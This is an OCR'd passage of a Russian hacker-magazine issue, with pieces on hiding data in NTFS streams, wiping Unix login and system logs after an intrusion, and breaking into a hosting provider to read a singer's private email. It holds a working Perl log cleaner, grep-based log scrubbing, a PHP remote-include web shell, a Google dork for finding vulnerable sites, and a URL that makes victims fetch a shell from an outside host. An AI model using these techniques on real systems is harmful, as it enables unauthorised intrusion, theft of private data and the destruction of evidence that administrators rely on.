
Как же можно получить список потоков, прикрепленных к файлу? Тут все совсем не сложно. Мы воспользуемся стандартной функцией BackupRead, предназначенной для резервного копирования файлов. Когда делаешь резервную копию файла, важно сохранить как можно больше данных, включая и инфу в файловых потоках. Информация берется из структуры WIN32_STREAM_ID. Оттуда можно достать имя потока, его тип и размер. Нам понадобятся только потоки типа BACKUP_ALTERNATE_DATA. Все функции и структуры описаны в заголовочном файле winnt.h.

Для начала надо открыть файл для чтения с помощью функции CreateFile. В параметре dwFlagsAndAttributes надо указать флаг FILE_FLAG_BACKUP_SEMANTICS, что позволит открывать не только файлы, но и каталоги. Затем запускаем цикл while, который считывает информацию о файле в структуру sid, из которой мы будем доставать информацию о каждом потоке. Перед следующим проходом цикла очищаем структуру и сдвигаем указатель файла к следующему потоку с помощью функции BackupSeek. После того как все потоки найдены, мы очищаем lpContext, содержащий служебную информацию, и закрываем файл.

Исходный код программы и собранный бинарник лежат на нашем диске, так что ты без проблем можешь его изучить и переколбасить под себя :). Кстати, для работы с потоками совсем не обязательно писать специальные программы. Некоторые элементарные операции можно выполнять даже при помощи встроенных утилит windows:

Работа с потоками из консоли

```
Создание файла с потоком:
type nul > somefile.txt:Stream
Запись в поток:
echo "Something" >> somefile.txt:Stream
Чтение из потока:
more < somefile:Stream
Копирование содержимого существующего файла в поток:
type file1.txt >> somefile.txt:Stream
Копирование содержимого потока в файл:
more < somefile.txt:Stream >> file2.txt
```



Из можно запускать программы, хранящиеся в потока

ОБНАРУЖЕНИЕ

Это все здорово, конечно, но как распознать в собственной системе файл с вредоносным потоком? :) Ведь прикрепив поток с информацией к чему-нибудь, до его содержимого трудно добраться, не зная его имени. Если поток прикреплен к логическому тому, то в Windows вообще нет стандартных средств, чтобы его обнаружить. Так как в имени потока могут содержаться символы, недопустимые в именах обычных файлов, это создает дополнительные трудности при попытке узнать содержимое потока, пользуясь командной строкой. Содержимое сводки документа обычно хранится в потоке с названием, которое содержит символ с кодом 0x05. Этот символ можно набрать в консоли (Ctrl+E), но если бы это был символ 0x10 или 0x13 (возврат каретки и перевод строки), то набрать их было бы невозможно. Теоретически ты можешь узнать о прикрепленных потоках случайно, используя некоторый софт, который с большой вероятностью есть на твоем компьютере. В WinRAR есть опция «Сохранять потоки NTFS», и если она включена, то ты можешь заметить, что размер небольшого файла, помещенного в архив, не только не уменьшается, а даже увеличивается (за счет того, что данные в потоках тоже помещаются в архив). Это должно вызвать подозрения.

Программа для отслеживания обращений к файловой системе FileMonitor от тех же Sysinternals не делает различий между обращениями к файлам или потокам. Соответственно, внимательное изучение лога обращений к диску подозрительной программы (твоего кейлогера) выдаст и название потока, куда пишется лог, и имя файла, к которому он прикреплен.

ВИРУСЫ

В сентябре 2000 года появился первый вирус, использующий для своего распространения альтернативные файловые потоки. W2k.Stream был первым представителем нового типа вирусов - «stream companion». Он ищет в своем каталоге exe-файлы, и если находит, начинает процесс заражения. К файлу прикрепляется дополнительный поток, в который вирус переносит содержимое оригинального файла, а потом тело вируса копируется в основной поток файла. После запуска зараженного файла вирус снова пытается заразить файлы в своем каталоге, а затем запускает программу из дополнительного потока при помощи функции CreateProcess. Причем файл с потоком можно спокойно удалить, а процесс останется. Просто сказка для троянов, согласись! Несмотря на то, что с момента появления W2K.Stream прошло уже почти четыре года, еще не все антивирусы способны обнаруживать вредоносный код в файловых потоках. Поэтому появление новых червей и вирусов, использующих их, может представлять серьезную опасность.

ПОПУЛЯРНЫЙ СОФТ ДЛЯ РАБОТЫ С ПОТОКАМИ

Задачу по обнаружению потоков успешно решают две удобные утилиты. Это Streams 1.5 (**www.sysinternals.com/files/streams.zip**) и LADS 4.00 (**www.heysoft. de/nt/lads.zip**). Также хочу отметить классную утилиту для работы с потоками NTFS, написанную на C#, - Alternate Data Stream (**http://chadich.mysite4now.com/AlternateData Stream.zip**). А чтобы отловить все вражеские трояны, хранящие вредоносный код в файловых потоках, тебе просто необходима программа под названием TDS-3 (**http://tds.diamondcs.com.au/index.php?page=download**). Как обычно, все указанные программы ты найдешь на нашем диске.





■ Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

НЕТ! СКАЖИ ЛОГАМ

Ты никогда не задумывался, почему админы быстро вычисляют непрофессиональных хакеров? Причина кроется в том, что неопытный взломщик забывает почистить после себя логи, а если и чистит, то делает это так криво, что даже неопытный сисадмин легко догадается об атаке. Чтобы этого не произошло, тебе необходимо знать алгоритмы работы лучших чистильщиков для известных операционных систем.

ПРИНЦИП РАБОТЫ СОВРЕМЕННЫХ ЛОГВАЙПЕРОВ

В unix-системах логи делятся на две принципиально разные части: бинарные и текстовые. Основное их отличие в том, что из бинарных журналов данные так просто не получить. Обращаться к ним можно только через специальную структуру utmp, функции которой описаны в заголовочном файле utmp.h. Что касается текстовых логов, с ними работать проще и удобнее (как для админа, так и для хакера ;)). Для удаления данных достаточно отфильтровать строку обычным grep'ом.

БИНАРНАЯ ОБРАБОТКА

Особый интерес изо всех логов представляют именно бинарные журналы. Во многих современных операционных системах их три. Это /var/log/wtmp, /var/run/utmp и /var/log/lastlog. Сейчас я расскажу, зачем они вообще нужны. Первый лог служит для записи информации обо всех входах в систему. Скажем, вошел хакер под сбрученным аккаунтом, и демон, обслуживающий вход (sshd, например), его записал. Стоит администратору выполнить команду last xakep, и он сразу же увидит информацию о последнем входе взломщика, включая хост и время пребывания.

Второй журнал необходим для логирования информации о пользователях, которые находятся непосредственно за консолью. Если ты сидишь за терминалом на хакнутом сервере, то администратор может посмотреть вывод команды w (или who, users) и определить твое присутствие. Надо заметить, что запись из utmp стирается сразу же после покидания консоли. Что касается wtmp, инфа в логе остается навсегда (по крайней мере, до твоего непосредственного вмешательства ;)).



Нечитабельный wtmp

И наконец, /var/log/lastlog нужен для хранения информации о последнем заходе пользователя. В журнале хранятся данные по каждому системному юзеру (хост, терминал, время захода, имя пользователя), которые могут быть предоставлены администратору по команде finger либо lastlogin.

С назначением логов мы разобрались. Перед тем как рассматривать работу конкретного логклинера, давай познакомимся с бинарным режимом работы. Как я уже сказал, для обращения к подобным журналам используются специальные функции, описываемые в /usr/include/utmp.h. Вот список основных:

◢ **utmpname()**. Эта функция принимает единственный параметр - указатель на бинарный файл, который должен быть просмотрен/отредактирован. Само собой, в качестве такого файла может использоваться любой из вышеназванных журналов.

◢ **setutent()**. Функция вызывается без параметров в начале процесса обработки журнала. Ее суть заключается в установке указателя в самое начало журнала. В случае, когда обработка завершена, необходимо вызвать endutent(). Данная функция корректно закроет журнал.

Лог подключенных пользователей

Основные функции для работы с бинарными логами

Особый интерес изо всех логов представляют именно бинарные журналы.

◢ **getutent()**. Данная процедура позволяет искать запись в журнале в определенном его участке. Эта функция возвращает заполненную данными структуру. В ней при желании можно найти все необходимые поля: имя пользователя, хост, с которого юзер залогинился, а также время захода.

◢ **pututline()** - процедура, которую можно увидеть в каждом логвайпере. Именно она подменяет найденную строку произвольными данными. Хотя чаще логклинер не изменяет запись в журнале, а просто удаляет ее.

Вот и все функции, которые вызываются в процессе обработки бинарных логов. Теперь настало время посмотреть на практическую работу известных чистильщиков. В качестве подопытных программ я буду рассматривать три утилиты: vanish2, grlogwipe и zap2 под SunOS.

VANISH БЕЗ КИПЯЧЕНИЯ!

Логвайпер с красноречивым названием Vanish (www.nsd.ru/soft/1/vanish2.gz) используется для чистки не только бинарных, но и текстовых логов. Однако последние нас пока не особенно интересуют, поэтому я акцентирую твое внимание только на обработке бинарных журналов. Итак, особенность Vanish заключается в том, что он не работает напрямую с логом. Это и хорошо, и плохо одновременно. Минус заключается в том, что если wtmp не обрабатывается утилитой logrotate (то бишь не запаковывается в архив каждый месяц), копирование 100-мегабайтного файла может затянуться на долгие минуты. С другой стороны, если к логу обратятся сразу два процесса (те же sshd и pptpd, например), произойдет ошибка, из-за которой журнал будет некорректно заполнен.

Вторая особенность Vanish - чистка лога происходит с самого начала. Это также не совсем хорошо и сказывается на скорости при большом объеме файла. Если посмотреть код логвайпера, можно увидеть следующий алгоритм работы:

❶. Копирование журнала в текущий каталог с расширением .hm.

❷. Поиск нужной строки с использованием спец-структуры utmp. Для поиска вызывается стандартная функция read, считывающая одну строку из бинарного файла.

❸. Если эта строка содержит имя искомого юзера (а также хоста, если обрабатывается wtmp), происходит обнуление всех полей структуры utmp с последующим занесением в лог.

❹. Закрытие файла и перенос его на исходное место.

Несмотря на немногочисленные отрицательные моменты, Vanish оправдал мои ожидания. Он стабильно работает на всех пингвинах, без проблем вычищая бинарные записи. К сожалению, на фряхе логклинер вообще не компилится, поэтому там приходится юзать другую софтину под названием grlogwipe.

GRLOGWIPE - И ВСЕ ЧИСТО


Этот логвайпер намного продуманнее, чем Vanish, хотя профиль его работы - только бинарные логи. Grlogwipe (www.nsd.ru/soft/1/grlogwipe.tar.tar) компилится на всех системах и имеет ряд преимуществ перед Ванишем.

Во-первых, этот чистильщик снабжен туевой хучей опций. Логклинер способен не только удалять, но и изменять записи в wtmp, превращая логин хакера в аккаунт администратора, либо модифицировать записанный хост и время. Во-вторых, утилита начинает просмотр бинарного файла не с начала, а с конца. Это оправданно, поскольку чаще всего нужные записи находятся именно в конце журнала. Соответственно и выигрыш в скорости будет огромным (несмотря на большой размер лога, операция по его очистке займет пару секунд). В остальном Grlogwipe похож на Vanish. Он использует ту же структуру utmp и похожие функции. Не веришь? Зацени исходник :).

SUNOS'НЫЙ ZAP2

Наконец, мы подобрались к самой проблемной операционке, под которую не компилится ни


Нестандартный алгоритм работы



Быстрая зачистка местности




◢ Чтобы избежать сохранения сессии в бинарные логи, используй опцию -T в клиенте ssh. При этом не будет создаваться псевдотерминал и информация не запишется в wtmp.



◢ На диск мы бережно выложили все логклинеры, описываемые в этом материале, включая самописный перловый вайпер.



◢ Скачивай перловый логклинер по адресу http://kamensk.net.ru/forb/1/x/logclean.tar.gz. Не забудь добавить несколько повторных вызовов процедур для других логов.



ТЕКСТОВЫЕ СТУКАЧИ

Вот список логов, которые могут содержать компромат на тебя. Обязательно вычищай их при каждом входе в чужую систему:

/var/log/messages - основной лог от syslogd. Содержит главные системные оповещения (информация о заходах, смена уида, неверная авторизация и т.п.).

/var/log/secure - журнал содержит инфу о любой системной авторизации (включая ip и имена пользователей).

/var/log/xferlog - лог, содержащий данные о перекачке файлов на локальный ftp. Если ты используешь FTP-сервер для скачивания вареза, обязательно подчищай xferlog.

/var/log/dmesg - журнал загрузки системы. Может содержать информацию о подгрузке ядерных модулей и прочих хакерских утилит. Обязательно анализируй этот файл, а в случае подозрительных записей - немедленно вычищай их.

.bash_history и **.mysql_history**. Создаются в домашнем каталоге и содержат команды bash и mysql. Обязательно проверяй их содержимое и регулярно вычищай. Бдительные админы всегда смотрят эти логи. Лучшее лекарство от ведения .bash_history - команда unset HISTFILE при каждом заходе в консоль.

```
[root@linux work]# w -f
 08:27:13 up 2 days,  2:16,  2 users,  load average: 0.11, 0.05, 0.01
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     localhost         Sat06   26:24m  0.43s  0.21s -bash
forb     pts/2    main.forb.ru      08:26   34.00s  0.31s  0.31s -bash
[root@linux work]# perl lc.pl -u root -h localhost
[root@linux work]# w
 08:27:23 up 2 days,  2:16,  1 user,  load average: 0.17, 0.06, 0.01
USER     TTY        LOGIN@   IDLE   JCPU   PCPU WHAT
forb     pts/2      08:26   44.00s  0.31s  0.31s -bash
[root@linux work]#
```

Несложный код продвинутого логклинера

Vanish, ни Grlogwipe. Это связано с тем, что структура utmp в Солярке оформлена чуть по-другому, да и файлы расположены в других местах. Wtmp находится в каталоге /usr/adm, а utmp вообще в /etc. В утилите Zap2 (http://nsd.ru/soft/1/sunos-zap2.zip) все изменения учтены, поскольку этот логклинер используется только для Соляры. При чистке wtmp логвайпер переходит в конец файла, а затем последовательно просматривает все его элементы до начала. Естественно, что скорость работы такой утилиты будет высокой. Во время тестов Zap2 вычистил логи за три секунды. И это не предел!

ТЕКСТОВОЕ ЖУРНАЛИРОВАНИЕ

Помимо бинарных, существуют и текстовые логи. Они находятся в каталоге /var/log и создаются, как правило, демоном syslogd (либо его аналогом). Конечно, можно протроянить демон, и проблема текстового логирования будет решена. Но лучше пойти другим путем, применив текстовый логклинер. На самом деле обработать читабельный журнал можно и без дополнительных утилит. Чтобы вычистить лог от шаблона pattern, достаточно выполнить две следующие команды:

```
cat /var/log/messages | grep -v pattern > /var/log/messages.1
mv -f /var/log/messages.1 /var/log/messages
```

Подобная очистка используется в подавляющем большинстве логклинеров, написанных на sh (например, в скрипте fresht.sh - http://kamensk.net.ru/forb/1/x/fresht.sh). В других утилитах, написанных на C, используются стандартные функции fopen/fclose и strstr, что дает нехилый прирост в скорости. Логвайпер plain_wipe.c (http://kamensk.net.ru/forb/1/x/plain_wipe.c) способен обрабатывать логи с конечной позиции, последовательно перемещая указатель к верхним записям.

СОБСТВЕННЫЙ ЛОГКЛИНЕР

Настало время попрактиковаться в усвоении материала. Для этого напишем собственный логвайпер, вычищающий /var/log/utmp и /var/log/secure от посторонних записей. Я постараюсь сделать проект универсальным, чтобы ты смог быстро и без особых усилий доработать его самостоятельно.

Для обращения к бинарным файлам нам потребуется установить дополнительный модуль User::Utmp. Благодаря тому, что Perl содержит множество модулей, админ не заметит установку пакета. Сам проект находится по адресу http://search.cpan.org/CPAN/authors/id/M/MP/MPIOTR/User-Utmp-1.6.tar.gz. Установи его, а затем напиши процедуру, которая будет вычищать бинарные журналы.

В моем скрипте подобная функция названа именем binary(). Из-за того, что в модуле нет возможности вставить запись нулевой длины, придется воспользоваться алгоритмом от Vanish. В сценарии будет открыт настоящий utmp с последующим чтением всех данных. Затем создается временный файл (я его назвал /tmp/.tmp), в который записывается структура оригинального utmp-файла, исключая скрываемую запись. Непонятно? Давай обратимся к исходникам этой процедуры, и все станет ясно.

АЛЬТЕРНАТИВНЫЙ SYSLOGD

Следует обращать особое внимание на демон, который логирует данные. В последнее время среди линуксоидов пользуется популярностью сервис syslog-ng, который создает огромное число журналов в разных местах каталога /var/log. Если ты заметил в процессах syslog-ng, указывай в логвайпере пути на все журналы, где может содержаться информация против тебя.

Исходник Zap2 для SunOS

Чистка бинарного utmp

```
sub binary {
use User::Utmp qw(utmpname getut putut);
$file=shift;
utmpname($file);
@utmp=getut();
open(TMP,">/tmp/.tmp");
close(TMP);
utmpname("/tmp/.tmp");
foreach $entry (@utmp) {
putut($entry) if ($entry->{"ut_user"} ne $opt_u && $entry-
>{"ut_host"} ne $opt_h);
}
system("mv /tmp/.tmp $file");
return 1;
}
```

Видно, что binary() передается название файла. Затем происходит подвязка модуля с тремя важными процедурами. После чтения информации из файла /var/run/utmp создается пустой файл .tmp во временном каталоге. Теперь сверяем текущие записи на наличие искомого хоста и имени юзера. Если совпадений не произошло, записываем структуру во временный файл. В конце кода происходит замещение главного лога временным журналом. Правда, все просто?

Таким образом, тебе достаточно добавить в код еще два вызова процедуры binary() для файлов wtmp и lastlog, т.к. обработка этих файлов аналогична utmp.

Настало время заняться текстовыми журналами, а именно чисткой файла /var/log/messages. Эту задачу берет на себя процедура ascii(), которой также передается название журнала.

Вычищаем /var/log/messages

```
sub ascii {
$file = shift;
open(READ,"$file");
open(WRITE,">/tmp/.tmp");
while(<READ>) {
print WRITE $_
if ($_!~/$opt_h/o);
}
system("mv /tmp/.tmp $file");
}
close(READ);
close(WRITE);
```

Ничего сложного. Открываем лог синхронно с временным файлом. Если указанного шаблона в журнале нет, можно записать строку в /tmp/.tmp. Флажок «o» в регулярном выражении отвечает за однократную компиляцию шаблона, которая значительно увеличивает скорость работы логклинера. Надеюсь, ты понял, что логи - первое средство против хакеров. Даже неопытный администратор заподозрит неладное, если увидит подозрительные входы на свою машину. Его опасение подтвердятся после чтения /var/log/messages. А все потому, что ты вовремя не позаботился об удалении лишних строк из системных журналов.

lc.pl работает как часы



Trinux (ttrinux@inbox.ru)

КАК ЛОМАЛИ ГЛЮКОЗУ.RU

В настоящее время примерно 95% сайтов в рунете уязвимы. Я серьезно. И дело даже не в кривых программерских руках, а скорее в халтурности сисадминов. Чтобы найти дыру в скриптах грамотного программиста, потребуется несколько дней, а то и недель. А вот чтобы поругать хостера, порой достаточно пары минут - необходимо собрать лишь нужный сплоит. Хотя и это, как оказалось, делать совсем не обязательно. Есть более простой способ получить доступ ко всем ресурсам и БД любого пользователя на большинстве российских хостингов.

КРИВОРУКИМ ОТЕЧЕСТВЕННЫМ АДМИНАМ ПОСВЯЩАЕТСЯ

САГА О ШОКОЛАДКЕ

Дело было весной этого года. Меня привлек сайт известной поп-группы «Глюкоза». Сестра попросила узнать приватный мыльник солистки группы, покрутив перед моим носом шоколадкой. Я согласился на выгодную сделку.

Сайт, как это часто бывает, имел 2 версии: HTML и Flash. Серверные сценарии были написаны на PHP, и это было большим плюсом. Недолго думая, я начал осматривать сайт. Сразу же наткнулся на кучу стандартных вещей - форум PhpBB 2.0.6 и до боли знакомый движок веб-чата. Через пару минут у меня были административные права на этом форуме и md5-хеши админов. Можно было взломать md5-хэши и продолжить веселье, но я предложил админам сайта обменяться. Они мне искомый мыльник, а я показываю им их уязвимость. Мысль, на самом деле, была довольно глупая, но как бы то ни было, я был мягко послан.

Пришлось исследовать сайт дальше, и я принялся за чат. Этот движок я уже видел и даже ломал, но мне это сильно не помогло: я мог читать приваты, писать от имени других пользователей, смотреть их IP и т.п., но не более того. Что же делать дальше? Никаких других уязвимых скриптов на сайте я не нашел, но очень хотел заполучить шоколадку. Ну что ж, если сам сайт, несмотря на кучу багов, не может мне помочь, надо браться за хостинговый сервер. Мне не потребовалось много времени для того, чтобы узнать, что glukoza.ru хостится на Агаве (www.agava.ru). Меня это немного озадачило, но, как оказалось, ненадолго.

ПОНЕСЛАСЬ!

Первым делом я решил найти бажный сайт, хостящийся на Агаве, и установить на нем web-шелл, чтобы можно было пощупать сервер изнутри. Мне повезло, и я довольно быстро нашел уязвимый проект - там был стандартных include-баг и я очень быстро получил нужный доступ. Сейчас я уже и не помню точно адрес этого бажного сайта, назову его www.x.ru. Я знал, что на серверах Агавы стоит FreeBSD 4.8, но денег на приватный сплойт у меня не было. Меняться же никто не хотел, поэтому я решил просто полазить по серверу в поисках чего-нибудь интересного. Права, с которыми работал мой web-шелл, как и следовало ожидать, были nobody. Меня это напрягало. В папке /tmp/ не было найдено сплойтов, однако там я нашел кое-что другое. Это были темповые файлы cPanel. Дело в том, что когда юзеры редактируют ресурсы файлов на сервере через cPanel, она кидает их копии в папку /tmp/. Меня поразило другое - я смог открыть эти файлы! Т.е., несмотря на мои nobody-права, их хватило, чтобы открывать файлы, принадлежащие другим пользователям. Это не могло не обрадовать. В голове созрел примерно такой план:

1. Известить админов www.glukoza.ru о незначительной дыре в их скриптах.
2. Они полезут в cPanel исправлять баги.
3. Все исправления я увижу в папке /tmp/.

Я не успел даже придумать, о чем именно и каким образом я сообщу админам, как меня осенило: «Стоп! Если мне хватает прав для чтения пользовательских файлов, может, мне хватит прав и листать их каталоги?». Нетерпеливо я сунулся обратно в шелл, посмотрел файл /etc/passwd в поисках какого-нибудь логина и забил команду ls -la /home/glukoza0/. Облом, не хватает прав. Через полминуты я выполнил другую команду: ls -la /home/glukoza0/public_html/. Да! Моих никчемных прав хватило, чтобы листать каталоги пользователей! Ни багом, ни

тем более уязвимостью это назвать нельзя, просто издержки низкого профессионализма сисадминов. Забегая вперед, скажу, что в течение последующих 2-3 дней была исследована добрая половина российских хостеров на предмет наличия аналогичных проблем: как оказалось, примерно у трети наблюдалась подобная болезнь.

ДЕЛАЙ РАЗ

Сейчас я предлагаю немного отстраниться от сайта Глюкозы и уложить в голове еще раз все, что я проделал.

Первым делом я получил доступ к web-шеллу на одном из сайтов, хостящихся на Агаве. Самый легкий способ его получить - найти проект с классическим include-багом, о которым мы уже много раз писали. Для этого надо отправиться на Гугл и в строке поиска забить нечто вроде .ru/*.php?page=*.php. Поисковик немного подумает и покажет полторы тысячи бажных сайтов. Теперь создается файл примерно со следующим содержимым:

```
<?
if ($cmd=="")($cmd='ls -la';}
system("$cmd");
?>
```

Этот скрипт заливается куда-нибудь в инет (например, на narod.ru), и открывается первый попавшийся сайт из найденных Гуглом. Допустим, я наткнулся на страницу www.x.ru/index.php?page=news.php. Страница news.php заменяется на адрес моего скрипта. Например, http://xxx.narod.ru/fuck.php. В этом случае у меня получится примерно следующее: www.x.ru/index.php?page=http://xxx.narod.ru/fuck.php.

Если сайт бажный, то я увижу список файлов и каталогов в текущей папке сайта. Если же ничего такого не видно, то проще забить на сайт и попытать счастье с другим серваком.

ДЕЛАЙ ДВА

Теперь для удобства нужно залить на уязвимый сайт цивильные скрипты для навигации по каталогам на сервере. Я использую самописные сценарии, они адаптированы под меня. А вообще можно воспользоваться RemView (он лежит на нашем диске и на www.php.spb.ru).

Скрипты закачиваются куда-нибудь в инет (например, на http://xxx.narod.ru/rem.php). Теперь остается только перебросить РемВью со своего сайта на бажный проект. Для этого я бы набрал в адресной строке браузера следующий адрес: www.x.ru/index.php?page=http://x.narod.ru/x.sex&cmd=wget http://x.narod.ru/rem.php. Если все верно, то мой шелл удачно перельется на уязвимый сайт. Все! Nobody-шелл уже расположился на сайте нужного хостера.

ПРОДОЛЖАЕМ РАЗВРАТ


Итак, теперь у меня есть nobody-шелл на хостинговом сервере. Время приступать к исследованию сервера. Чтобы узнать, кого я поймал, нужно ввести две консольные команды: «cat /etc/passwd; ls -la /etc/vmail/». Отобразится список пользователей на этом сервере и пути к их каталогам. Инфа, которую я увидел, - на скриншоте.


Теперь у меня есть полный список пользователей и их доменов. Можно выбрать любой понравившийся, листать его каталоги и читать файлы. Однако следует иметь в виду, что чаще всего можно листать только пользовательские каталоги с html-файлами, т.е. начиная с /public_html/. Прав для доступа к большей части каталогов выше не хватит. Чтобы пролистать каталог юзера, можно выполнить примерно следующую команду: ls -la /home/glukoza0/public_html/ или, например, ls -la /home/glukoza0/public_html/admin/.

ВЫВОДЫ

